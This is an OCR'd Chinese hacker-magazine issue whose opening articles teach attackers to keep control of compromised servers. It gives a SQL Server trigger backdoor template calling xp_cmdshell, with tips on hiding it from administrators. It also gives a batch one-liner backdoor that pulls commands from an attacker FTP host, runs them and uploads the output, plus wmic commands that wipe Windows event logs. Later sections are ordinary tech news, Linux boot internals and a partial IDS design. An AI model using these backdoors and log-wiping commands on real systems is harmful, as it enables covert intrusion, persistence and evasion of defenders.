各位"黑手"的看官手里应该都有不少肉鸡吧，大家都怎么控制肉鸡的？我想，大多数人都是种了木马吧：灰鸽子、XRAT 等等层出不穷。但是大家有没有想过一个问题，这些后门一般来说每过一段时间就要被杀软查杀，如果一不小心，一个好配置的肉鸡就飞了，好可惜。有人说，加隐藏账号或者克隆管理员嘛；开 TELNET 或者开 3389 嘛……

这些技术虽然肯定能过杀毒软件，但是能过人吗？加隐藏账号和克隆管理员是如此成熟的一门技术，以至于好像没有管理员不会检查这两项；开 TELNET 和开 3389 又需要"明目张胆"地开服务，动静实在有点大，而且难保不在日志里留下记录。

难道就没有更好的解决方案吗？答案是：有的！今天我就给大家介绍如何在 SQL Server 中难以发现的地方留下一个我们日后回归的后门：-)

相信各位手中的极品服务器上是不会拖着一个Access数据库

的，如果不是Access，那么极有可能就是SQL Server数据库。各位回想一下，SQL Server中都在什么地方可以执行预定的代码？我大致归纳了一下，有以下几个地方：

1、拓展储存
2、用户自定义函数
3、触发器
……也许还有其它我不知道的地方，敬请赐教。

在这三处中，拓展储存与用户自定义函数都是仅仅在SQL语句中显示调用时才会被执行，它们被执行的几率不大。但是看看触发器，一个触发器可以在表或者视图被执行insert、update、delete时，或执行完成时激活，甚至可以用触发器来替代原来对表或视图的操作。

一个应用在操作数据库时可能很少调用拓展储存或用户自定义函数，但是几乎不可避免地要涉及数据的更新、删除、插入工作。如此，机会出现了，我们可以在一个经常会被操作的表或者视图上创建新的触发器，触发器的内容就是我们指定的脚本！下面我会向大家示范如何创建一个新的触发器。




图1

打开查询分析器后连接到指定服务器，这步不用多说，这里我给大家准备了一个模板，如图1，相关内容如下：

```
CREATE TRIGGER my_bkdoor
ON some_table
AFTER UPDATE
AS
IF user='dbo' OR user='sa'
BEGIN
PRINT 'dbo OR sa logon';
EXEC master..xp_cmdshell 'net user';
--do sth else
END
ELSE
BEGIN
PRINT 'not dbo or sa privilage';
--do sth else
END.
```

简单的分析一下这段代码：

my_bkdoor是新的触发器的名字，大家可以把它换成其它更具迷惑性的名称；

some_table是触发器"寄生"的表名，建议不要"寄生"太多的表，一来影响性能，引起管理员的怀疑，二来也没必要，我们修改一到两个关键的表或者视图就够了；

AFTER INSERT一句则是指定触发器被激活的时间，after意义很明显，在XX操作之后，这里的XX操作就是插入操作。这句的选项有很多，一般情况下足够完成需要的任务了：

触发时间有：之前、之后和替换，分别对应for、after和instead of；

触发事件有：插入、更新和删除，分别对应insert、update和delete

As之后的代码则是触发器被激活时将要执行的代码了，应该不难看懂：判断一下当前登录的用户，如果有DBO权限，那么就显示一条提示并执行XP_CMDSHELL，大家可以继续加其它的功能，但是建议不要加太多，代码太多就影响性能了。

图2为对测试表进行UPDATE操作后激活触发器时的执行结果。




图2

有人不明白了，为什么还要判断下权限呢？这是一个很好的问题，当执行语句的用户具有DBO权限时，系统的一切尽在我们的掌控中，可以做任何WS的事情。但是当执行语句的用户只是个一般用户的时候（大多数情况是这样的），我们可不想让一个正常的SQL语句执行起来要爆错。

现在问题又出现了，如果一个数据库应用根本就不以DBO权限连接数据库，这么做还有意义吗？当然有意义，比如数据库是一个论坛在使用，我们完全可以在触发器中写代码把指定用户加成论坛管理员嘛！大家都有渗透经验，都知道获得一个论坛管理员的权限经常可以导致我们把整个服务器拿下。

下面，还是我的老风格，讲完攻击就要说防范的方法。首先，最最基本的方法还是配置权限，只在必要的表开放触发器。然后呢，就是删除触发器咯，查查SQL Server帮助手册：**DROP TRIGGER trigger_name;**。

这里我就不多解释了，至于对付管理员也还是有办法的，比如构造特殊的触发器名称，使得使用ASCII码的sql语句无法删除触发器；而且删除触发器本身就涉及系统表的操作，可以在系统表上装触发器等等。这次就说这么多吧，希望这篇文章对大家有用，8~

编辑点评：

我看了这篇文章，觉得很有启发，如果想研究更好的触发器后门，那大家就要更深的学习一下MSSQL语法了。



Windows 命令行功夫

图mickey[I_S_T_O]

本文写的是两个命令行小技巧

因为我现在把渗透平台转到ubuntu了，发现在linux下，对网络支持（wget、curl）和文本处理（sed、awk、grep）的命令很强大，学学bash，就能写个简单的渗透小脚本。我以前也一直疏忽对Windows下命令行命令的整理，直到最近看了几节SANS推出的课程，才恍然大悟，原来光通过Windows自带的系统命令，也能实现写个小后门、删除日志程序等等，关键还是想象力啊：-)。

1、使用系统默认命令建立远程命令行shell

原理：

在能控制的一台机器上配置ftp服务器（20cn迷你ftp服务器），或者去找一台有读（get）写（put）权限的ftp服务器，然后在肉鸡上安装我们编写的批处理后门，该批处理通过get到ftp服务器取得要执行的命令文本，然后本地运行，最后再通过put到ftp服务器，把执行的结果返回。代码如下：

```
echo open 192.168.1.201>f.txt&echo mickey>>f.txt&echo mickey>>f.txt&echo put output.txt>>f.txt&echo get commands.txt>>f.txt&echo delete commands.txt>>f.txt&echo bye>>f.txt&for /l %%i in (1,0,2) do (ftp -s:f.txt&del output.txt&(for /f "delims=^" %%j in (commands.txt) do cmd.exe /c %%j 1>output.txt&del commands.txt)&ping -n 5 127.0.0.1 >nul)
```

脚本简要解释：

```
echo open 192.168.1.201>f.txt&echo mickey>>f.txt&echo mickey>>f.txt&echo put output.txt>>f.txt&echo get commands.txt>>f.txt&echo delete commands.txt>>f.txt&echo bye>>f.txt
```

上边的这段代码是生成一个f.txt文本，里面存放的是要远程连接ftp账户的信息，要get回来的commands.txt命令集，和要put回去的output.txt结果集，最后把ftp服务器上的commands.txt删除。

这里写bat要注意&前后不要有空格，否则生成出来的f.txt里的ftp账户登录信息会多出空格的，这个问题会导致我们登录ftp失败。

for /l %%i in (1,0,2) do是一个for死循环，不停的执行do()内的命令。for /f "delims=^" %%j in (commands.txt) do cmd.exe /c %%j 1>output.txt是使用for调用commands.txt文件里的命令，并且把输出结果放到output.txt，最后删除本地的commands.txt。**这里写bat要注意，%j要用%%j来替换，这样才能在bat文件里生效。**

实际效果：

在192.168.1.69肉鸡上运行bat，会看到释放出了f.txt。在192.168.1.200的ftp服务器上放置commands.txt，commands.txt内容为**net user kj021302 pt007 /add && ipconfig &&ver**。过大概4秒的时间，ftp服务器上的commands.txt被删除了，随后多出一个output.txt，里面就是运行结果了。

2、使用wmi删除日志及开启远程桌面


WMIC可以做很多事情，可以操作“进程管理”（如wmic process list brief）、“服务管理”（wmic service where started="true"）、“系统补丁信息”（mic qfe where fixcomments="update" get hotfixid,installedon,installedby）等等。我说一个在渗透时最有用的吧，清除系统日志：

```
C:\>wmic nteventlog where (description like "%secevent%") call cleareventlog
C:\>wmic nteventlog where (description like "%sysevent%") call cleareventlog
C:\>wmic nteventlog where (description like "%appevent%") call cleareventlog
```

编辑点评：我有个感慨，好像很多黑客有种观念，就是不屑于用Windows来做事情。其实，我个人认为Windows下的命令行功能不弱于unix的，关键是Windows的图形界面强大得让大家忽视了命令行下的功能研究。本文举的两个例子还是太简单，关于wmic的更多研究，读者可以看我以前在“黑手”杂志上的文章。

首语：谣传Google的操作系统Chrome OS要问世了，好大一块石头砸水里了……据说Chrome OS主要功能是基于chrome浏览器的，这是我最看好的一种操作系统模式，很期待啊！我一直用的也是chrome浏览器，因为够简洁。可惜的是，chromium怎么就这么不争气呢？Google说Linux下很多功能难实现，可人家火狐怎么做的这么好呢……

Linews



1、“云操作系统”时代即将到来？

什么是“云操作系统”？“云操作系统”即采用“云计算”、“云存储”方式的操作系统。那什么又是“云计算”呢？“云计算”是IT产业较为时髦的词语，一般是指分布式计算，途径在各数据处理中心设置计算机服务器群，将“云计算”作为一种服务，提供用户使用。“云存储”亦类然：把用户的数据存储在“云网络”中，从而避免使用本地资源进行存储，实现异地使用存储资源的目的。

前一段时间，微软在其专业开发人员大会（PDC）上预发布了Azure，即备受瞩目的

"云操作系统"，其开发代号为"Red Dog"。同时，Azure也是一个开发环境，方便开发者为"云计算"开发相关的应用。正如微软现任首席架构师Ozzie在其PDC上谈及Azure的发布时所说的那样，"该产品奠定了未来50年系统的基础"，可见微软对该Auzre平台所寄予的厚望。

Windows Azure能够支持现有微软工具，包括Visual Studio、.Net，以及包括SharePoint和在线服务在内的各种云服务。不需要更大的投资，这就是会受到用户欢迎的原因。

风飘点评：对于微软的Windows 7，大家都还在翘首期盼，而"云操作系统"的概念突然就冒出来了，感慨时间真是飞速啊！从介绍来看，难道以后操作系统就相当于是个客户端？并且可以通过网络使用空闲的计算机硬件来进行计算和存储？这年头都提倡共享了……

2、Android运行速度超过Windows 7

在Computex展会上（注：Computex大展是全球第二、亚洲最大的国际电脑展，地点在台北世界贸易中心），Android在设备上的运行速度很快，足够灵活，而Windows 7则稍微逊色。

权威调研机构Gartner在报道中指出，谷歌操作系统Android已经成功侵入上网本市场，将对微软的Windows 7产生足够的威胁。在Gartner的半导体DQ报告中，分析师Christian Heidarson和Ben Lee指出，Android是第一款具有强大消费品牌的Linux操作系统，幕后的开发者是搜索巨头——谷歌，其品牌效力也是不可忽视的。

虽然Gartner并没有特意地强调Android的运行平台，只表示Android正在研发过程中，但是Gartner的报告还是为运行在带有低耗能ARM处理器上的Android带来了市场。相信不久的将来，Android与运行在英特尔Atom处理器上的Windows 7免不了有一场硬仗要打。

风飘点评：Android在上网本上的发展我们关注很久了，它在瓜分了手机市场之后，看来在上网本上再分一大杯羹也是必然的事情了。不过目前Android的主战场还是在手机上，预计今年年底，将会有18—20款Android手机推出，而中国厂商，像海尔等，也会有自己的Android手机问世。不过可惜的是面向海外发售，估计还要过一段时间才能迎来国内Android大展宏图的时候。

3、龙芯获MIPS专利授权

MIPS Technologies称，中国科学院计算技术研究所（简称计算所）已经获得MIPS32与MIPS64架构的授权，技术将用于开发龙芯CPU。龙芯之痛，即是卡在专利关口。知名IT杂志《PC World》撰文称："龙芯的支持者希望终有一天这款产品能渗透外国市场，但现在使用该芯片的设备在中国也寥寥无几，龙芯的MIPS核心使得它与英特尔和AMD的X86结构PC不兼容。"龙芯使用MIPS架构，既是无奈，更是被迫。

风飘点评：这也是最近讨论比较激烈的一个话题了，褒贬不一，但个人觉得这个事情没有什么对错，两方都有道理，只是选择一条路罢了，毕竟这东西还是看重市场的，在市场面前牺牲一些东西，也许你认为不值得，但别人看来也许是值得的。

4、苍蝇不叮无缝蛋：黑客们盯准了基于WinXP的ATM取款机

根据报道，日前西欧地区至少有超过20台AMT取款机受到了黑客的攻击，此次的攻击被认为是一次试验行为，稍后更多的攻击将会在其它更多的ATM机上出现，这其中就包括美国的ATM机。

相关人士表示："目前已经在西欧地区的ATM机上发现了一种木马病毒，这个木马病毒能够复制银行卡磁条上的数据和PIN码。"根据相关的报道，所有受到感染的ATM机都是基于微软公司的Windows XP操作系统，一旦这个木马病毒入侵了ATM机，黑客就可以获得对ATM完全的控制权。

风飘点评：汗……Windows和Linux的口水战打到现在我都不想多说什么了，记得很久以前在学校时就看到过一次校园里的取款机出现Windows经典蓝屏，然后工作人员在修理，然后……继续蓝屏。那时我第一次意识到，原来ATM也是可以用Windows操作系统的啊！银行还真勇敢。

（部分消息来自：Linux伊甸园）

linux内核原理分析（1）
——Linux系统引导和初始化

图 小糊涂神

通过本文了解linux的系统引导及初始化

引导

计算机系统的内存是"挥发性"的，当电脑关机断电之后，存储在内存中的信息连同操作系统内核映象都将被丢失。所以在加电的时候，要把操作系统内核从一个不会"挥发"的物理磁盘或者软盘，也可以是网络存储节点，装入到内存中，这个过程就是引导（boot）。一般说的引导是从磁盘上引导，本文所阐述的也是，至于从其它设备的引导，以后有机会再详细谈谈。

系统开机以后CPU必须能自动执行一段程序，而这段程序必须存储在不挥发存储器中。这样，当CPU加电之后就可以从某个特定的地址开始执行指令。以i386体系为例，CPU从线性地址0xffff0开始读取第一条指令并执行，而这段程序的大小根据具体设计而定。

早期的计算机设计简单，程序一般只有2K字节或者更小。随着现代的计算机越来越复杂，这段程序也越来越大，而且开始把DOS的设备驱动层都整合在其中，形成了基本输入／输出系统，即BIOS。这段程序也称为初始化引导程序，常见的中间程序有LIIO、GRUB等。初始化引导程序除了加载"引导扇区"之外，还有加电自检、系统配置等功能。

由于装入的操作系统多种多样，所以还得存放一段适用于具体操作系统的可执行程序作为补充，这段程序通常放在磁盘上的第一个扇区，所以称为"引导扇区"。初始化引导程序的执行是，把引导扇区的程序从磁盘上的第一个扇区读入内存，然后CPU跳转到引导扇区的程序开始执行。引导扇区只有一个扇区，即512字节，所以通常引导扇区先装入内核的其它扇区程序，再由这些装入的扇区的程序完成整个引导过程。

有时候引导扇区没有直接读取内核的映像，而是读取一个中间程序，由这个中间程序来完成操作系统内核的映像的加载。整个硬盘的第一个扇区不属于任何逻辑磁盘，但是BIOS还是把它当做整个硬盘的引导扇区，加电是从这个扇区"引导"的，所以这个引导扇区又被称为"主引导记录块"——MBR。

在linux-2.6.8-18内核源代码中，引导程序的代码位于/arch/i386/boot中，bootsect.S是linux引导扇区的源代码，汇

编之后不超过512字节，即一个扇区。

在linux引导过程中，程序处于实模式下，640KB－1M的内存是用于图形接口卡以及BIOS本身的，0－640KB是作为系统的基本内存。当BIOS（或者通过中间程序LILO或GRUB）引导一个操作系统时，先把引导扇区读入到基本内存的0x7c00处，然后就跳转到0x7c00开始执行引导扇区的代码。这段代码将自己移到0x90000处，并跳转到那里继续执行，然后通过BIOS提供的中断开始读入内核的映像。

基本内存中开头的一部分空间是保留给BIOS自己用的，另一方面对于linux内核的引导程序也需要保留一定的内存空间，所以一共保留了64KB。这样，剩下可用来装载内核映像的空间是512KB。在这512KB中，除去通过BIOS的中断搜集到的系统的硬件信息，还剩下508KB。

大小不超过508KB的引导映像被称为小映象，文件名是zImage，否则就是大映象，文件名称为bzImage。由于bzImage在基本内存中已经装载不下了，所以要装载在0x100000（1MB）的地方。CPU跳转到0X100000开始内核的执行，此后就是内核的初始化过程了。

内核的初始化是个非常漫长的过程，整个过程可以分成三个阶段：**第一个阶段主要是CPU本身的初始化，如页式映射的建立；第二个阶段主要是系统体系结构的初始化，如内存管理和进程管理的建立和初始化；最后一个阶段主要是上层建筑的初始化，如根设备的安装和外部设备的初始化等等。**

初始化

一、CPU本身的初始化

将linux内核映像装入到内存后，CPU就通过一个长转移指令到内核映像代码段开头入口startup_32处、从那里开始执行，其物理地址是0x100000。由于此时已经处于保护模式下，所以整个内核映像都处于系统空间中，startup_32的线性虚拟地址是0xc0100000。

CPU中除了CS以外，所有的段寄存器，即DS、ES、FS、GS，都设置成了__KERNEL_DS，表示的是全局描述符表中的段描述符表，其中的RPL（running privilege level）为0。

1、Linux内核建立页式映射模式。

将页目录的起始地址装入到控制寄存器CR3中，并把CR0中的最高位设置成1，这就开启了CPU的页面映射机制，CPU就可以通过虚拟地址来存取指令。

2、初始化进程swapper。

3、初始化内核的bss段。

内核的映像也跟其它的可执行程序一样，有个bss段，它是一些全局变量或者静态（static）变量，需要在开始运行程序之前把这个段全部清0。

4、通过setup_idt()设置初始状态的中断向量表。

在初始状态下，256个中断描述项全部相同，都指向同一个中断响应程序ignore_int()，该函数只是显示一行出错信息。

二、体系结构的初始化

在之前已经进行了最低限度的初始化，接下来进行体系结构相关的初始化过程。

1、建立物理内存的管理体系。

根据系统中每个连续的内存块的属性分成多个内存区间，同一个物理内存区间必须是同一类型。如果有一片地址连续的物理空间其中一部分是RAM，而另一部分是ROM，那就要分成两个区间；即使同属于RAM，如果其中的一部分与另一部分用途不一样，那也属于不同的分区。

2、初始化内核映射表，建立起完整的从系统空间到物理空间的线性映射。

3、初始化地址空间资源的管理。

I386处理器有独立的内存访问指令的I/O指令和独立于内存地址空间的I/O地址空间，这些地址空间都是有限资源，通过区分这些地址空间的属性形成不同的地址空间区间，一般是一种树状结构。

4、设置陷阱门和中断门。

5、初始化进程间通信机制。

6、创建内核线程init。

三、启动init进程

在完成CPU自身的初始化和对体系结构的初始化后，CPU创建了内核线程，开始init()的执行，这是对操作系统“上层建筑”的初始化。

1、初始化socket网络通信机制

2、外部设备的初始化

3、模块的初始化

4、安装文件系统根设备

5、依次尝试执行/sbin/init、/etc/init、/bin/init、/bin/sh

/sbin/init根据/etc/inittab创造出一些进一步初始化的进程，这些进程会变成执行/bin/login的进程，这样init进程就成了整个系统所有进程共有的祖先。Init进程作为1号进程一直存在系统中，直到系统关掉。

用户登录

启动/bin/login进程之后，用户就可以输入用户名和密码登录到操作系统中，进入了linux的世界，linux也就启动完成了。

编辑点评：

进入盛夏，我们又迎来了一个新的专题，别被这个名字吓到哦！只要你用心看，没有什么能难倒你。大家在看这部分的时候可以同本期的《WinXP启动内幕过程》一文做对比。

利用iptables与snort构建入侵检测系统

文/图 石鹏飞（Hacksign）

从本文您可以学到：

怎样自己编写简单的入侵检测系统

一、整体思路

闲话少说，下面先来介绍一下整个系统的思路，它由三部分构成：**iptables、snort以及自己编写的第三方程序（我将它称之为watcher）。**

Snort负责监视送达本地的数据包，当发现有非法数据包时会发送一个消息给本地的一个socket文件，我们的watcher负责监视这个socket文件。当检测到snort发送过来的消息时，解析此消息并调用iptables，将发送非法数据包的主机加入到阻止列表里面。

图1是整个系统工作的示意图：




图1　工作原理示意图

二、编写思路

接下来介绍一下watcher的整体编写思路：

watcher分为3个线程：主线程、报警队列维护线程、阻止队列维护线程。

主线程负责监视/tmp/snort_alert文件，当主线程检测到有snort发送过来的消息时，将发送过来的主机信息制作成一个节点并启动报警队列维护线程。报警队列维护线程首先会检测一下传进的节点是否已经存在于阻止队列中，即检测一下是否已经阻止了此主机的数据包。如果没有，则调用iptables使本机丢弃掉节点主机的所有数据包，然后将此节点加入到阻止队列里面，最后报警维护线程唤醒阻止队列维护线程。阻止队列维护线程负责将超时的主机从阻止队列里面删除。

存在的问题：

